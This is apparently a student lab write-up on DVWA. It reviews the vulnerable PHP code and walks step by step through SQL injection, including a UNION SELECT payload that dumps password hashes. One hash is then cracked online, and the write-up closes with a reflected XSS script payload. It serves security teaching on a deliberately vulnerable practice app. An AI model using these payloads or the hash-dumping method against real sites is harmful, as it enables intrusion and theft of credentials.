

Lab 1: Algorithm and Code Analysis of Website or Application (Using DVWA)

Objective

To demonstrate how SQL Injection and Cross-Site Scripting (XSS) attacks work and how to analyze vulnerable code logic in insecure web applications using DVWA (Damn Vulnerable Web Application).

Software/Tools Required

DVWA (Damn Vulnerable Web Application)

XAMPP

Web Browser: Chrome or Firefox

Theory

SQL Injection (SQLi)

SQL Injection is a web vulnerability that allows an attacker to modify or inject SQL queries in a web application's database layer.

It typically happens when:

User input is directly inserted into SQL queries.

No input validation or escaping is performed.

Cross-Site Scripting (XSS)

XSS allows an attacker to **inject malicious JavaScript code** into a web page viewed by other users.

It occurs when:

Web applications display unsanitized user input in the browser.

The browser executes the injected script as part of the page.

This can lead to:


Cookie theft

Session hijacking

Redirection to malicious sites

SQL Injection in DVWA

Step 1: Open Xampp and run apache and mysql



Step 2: Login to DVWA (admin / password)





Username

admin

Password

Login

Step 3: Set security to Low and submit



[Home](#)[Instructions](#)[Setup / Reset DB](#)
[Brute Force](#)[Command Injection](#)[CSRF](#)[File Inclusion](#)[File Upload](#)[Insecure CAPTCHA](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Weak Session IDs](#)[XSS \(DOM\)](#)[XSS \(Reflected\)](#)[XSS \(Stored\)](#)[CSP Bypass](#)[JavaScript](#)[Authorisation Bypass](#)[Open HTTP Redirect](#)[Cryptography](#)[API](#)
DVWA Security[PHP Info](#)[About](#)
[Logout](#)

DVWA Security

Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Low

Submit

Step 4: Go to SQL Injection option

[Home](#)[Instructions](#)[Setup / Reset DB](#)
[Brute Force](#)[Command Injection](#)[CSRF](#)[File Inclusion](#)[File Upload](#)[Insecure CAPTCHA](#)**SQL Injection**

Vulnerability: SQL Injection

User ID:

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

Step 5: Go to View Source option

Vulnerability: SQL Injection

User ID:

ID: 1
First name: admin
Surname: admin

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

Step 6: Analyse the code to detect the vulnerability

SQL Injection Source

vulnerabilities/sql/source/low.php

```
<?php
if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    switch( $GLOBALS['SQLI_DB'] ) {
        case MYSQL:
            // Check database
            $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
            $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( ' <pre>' . ((is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . ' </pre>' );

            // Get results
            while( $row = mysqli_fetch_assoc( $result ) ) {
                // Get values
                $first = $row["first_name"];
                $last = $row["last_name"];

                // Feedback for end user
                echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
            }

            mysqli_close($GLOBALS["__mysqli_ston"]);
            break;
        case SQLITE:
            global $sqlite_db_connection;

            $sqlite_db_connection = new SQLite($GLOBALS['SQLITE_DB']);
            $sqlite_db_connection->enableExceptions(true);

            $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
            $print_query;
            try {
                $results = $sqlite_db_connection->query($query);
            } catch (Exception $e) {
                echo "Caught exception: " . $e->getMessage();
                exit();
            }

            if ($results) {
                while ($row = $results->fetchArray()) {
                    // Get values
                    $first = $row["first_name"];
                    $last = $row["last_name"];

                    // Feedback for end user
                    echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
                }
            } else {
                echo "Error in fetch " . $sqlite_db->lastErrorMsg();
            }
            break;
    }
}
?>
```

Problem 1: Unsafe User Input

```
if( isset( $_REQUEST[ 'Submit' ] ) ) {
```

```
    // Get input
```

```
    $id = $_REQUEST[ 'id' ];
```

- `$_REQUEST['id']` takes user input without validation.
- Accepts anything, including special characters and SQL code like: `1' OR '1'='1`

Problem 2: Query is Built Using Raw Input

```
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
```

- User input is directly inserted into the SQL query as a string.
- This allows a user to change the logic of the query by adding SQL keywords.

Why It's Vulnerable?

Let's say the attacker provides this as input in the browser: `?id=1' OR '1'='1`


The query becomes:

```
SELECT first_name, last_name FROM users WHERE user_id = '1' OR '1'='1';
```

`'1'='1` is always true, so the database returns all rows, bypassing the intention of fetching just one user.

Step 7: Perform SQL injection (to show first name and surname from the database)


Payload : 1' OR 1=1 -- (don't forget to add an extra space at the end of the payload)



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The top header features the DVWA logo and a small icon. On the left, a sidebar contains a list of vulnerability categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (highlighted in green), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), and XSS (Stored). The main content area is titled "Vulnerability: SQL Injection". It contains a form with a "User ID:" label and a text input field containing the payload "1' OR 1=1 --". A "Submit" button is next to the input field. Below the form, the results of the query are displayed in red text, showing user details for the first three results: ID: 1' OR 1=1 --, First name: admin, Surname: admin; ID: 1' OR 1=1 --, First name: Gordon, Surname: Brown; and ID: 1' OR 1=1 --, First name: Hack, Surname: Me.

Step 8: Perform SQL injection (to show user id and password from the database)

Payload : 1' UNION SELECT user, password FROM users -- (don't forget to add an extra space at the end of the payload)



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The top header features the DVWA logo and a small icon. On the left, a sidebar contains a list of vulnerability categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (highlighted in green), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, and JavaScript. The main content area is titled "Vulnerability: SQL Injection". It contains a form with a "User ID:" label and a text input field. A "Submit" button is next to the input field. Below the form, the results of the query are displayed in red text, showing user details for the first three results: ID: 1' UNION SELECT user, password FROM users --, First name: admin, Surname: admin; ID: 1' UNION SELECT user, password FROM users --, First name: admin, Surname: 5f4dcc3b5aa765d61d8327deb882cf99; and ID: 1' UNION SELECT user, password FROM users --, First name: gordonb, Surname: e99a18c428cb38d5f260853678922e03.

Step 9: Copy the hashed password

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

Vulnerability: SQL Injection

User ID: Submit

ID: 1' UNION SELECT user, password FROM users --
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Copy Ctrl+C

Copy link to highlight

Search Google for "5f4dcc3b5aa765d61d8327deb882cf99"

Print... Ctrl+P

Open in reading mode

Translate selection to English

Inspect

Step 10: Go to <https://crackstation.net> to crack the password

CrackStation

Defuse.ca · Twitter

CrackStation Password Hashing Security Defuse Security

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

5f4dcc3b5aa765d61d8327deb882cf99

I'm not a robot reCAPTCHA Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password


Color Codes: **Green**: Exact match, **Yellow**: Partial match, **Red**: Not found.

RESULT:

Password is : password


Analysing the vulnerable code of XSS (Cross Site Scripting) in DVWA:

Step 1: Set security to Low and submit



The screenshot shows the DVWA Security page. On the left is a sidebar with navigation links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, Open HTTP Redirect, Cryptography, API, DVWA Security (highlighted), PHP Info, About, and Logout. The main content area is titled 'DVWA Security' with a lock icon. Below the title is the 'Security Level' section. It states: 'Security level is currently: impossible.' and 'You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:'. A list of four levels is provided: 1. Low - This security level is completely vulnerable and has no security measures at all. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques. 2. Medium - This setting is mainly to give an example to the user of bad security practices, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques. 3. High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions. 4. Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code. Prior to DVWA v1.9, this level was known as 'high'. At the bottom of the security level section is a dropdown menu set to 'Low' and a 'Submit' button.

Step 2: Go to XSS (Reflected)



The screenshot shows the DVWA XSS (Reflected) page. The sidebar is identical to the previous page, with 'XSS (Reflected)' highlighted. The main content area is titled 'Vulnerability: Reflected Cross Site Scripting (XSS)'. Below the title is a form with the text 'What's your name?' followed by a text input field containing 'Saikat' and a 'Submit' button. Below the form, the output 'Hello Saikat' is displayed in red text. Below the output is the 'More Information' section, which contains a list of five links: <https://owasp.org/www-community/attacks/xss/>, <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>, https://en.wikipedia.org/wiki/Cross-site_scripting, <https://www.cgisecurity.com/xss-faq.html>, and <https://www.scriptalert1.com/>.

- Try giving your name in the field

Step 3: Go to source code and analyse the vulnerability in the code

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello Saikat

More Information

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <https://www.cgisecurity.com/xss-faq.html>
- <https://www.scriptalert1.com/>

Source code:

localhost/DVWA/vulnerabilities/view_source.php?id=xss_r&security=low

Reflected XSS Source

vulnerabilities/xss_r/source/low.php

```
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Feedback for end user
    echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}

?>
```

Code Review:

```
header("X-XSS-Protection: 0");
```

Disables browser's built-in XSS protection (like in Chrome).

```
$_GET['name']
```

Input is taken directly from the URL query parameter.


```
echo '<pre>Hello ' . $_GET['name'] . '</pre>';
```

User input is echoed without sanitization or encoding.

This creates a vulnerability because the browser will interpret any HTML/JavaScript in the input.

Step 4: Perform XSS(Reflected) attack

Payload: `<script>alert("hello hakor")</script>`



Step 5: Analyse the URL and popup

Result:

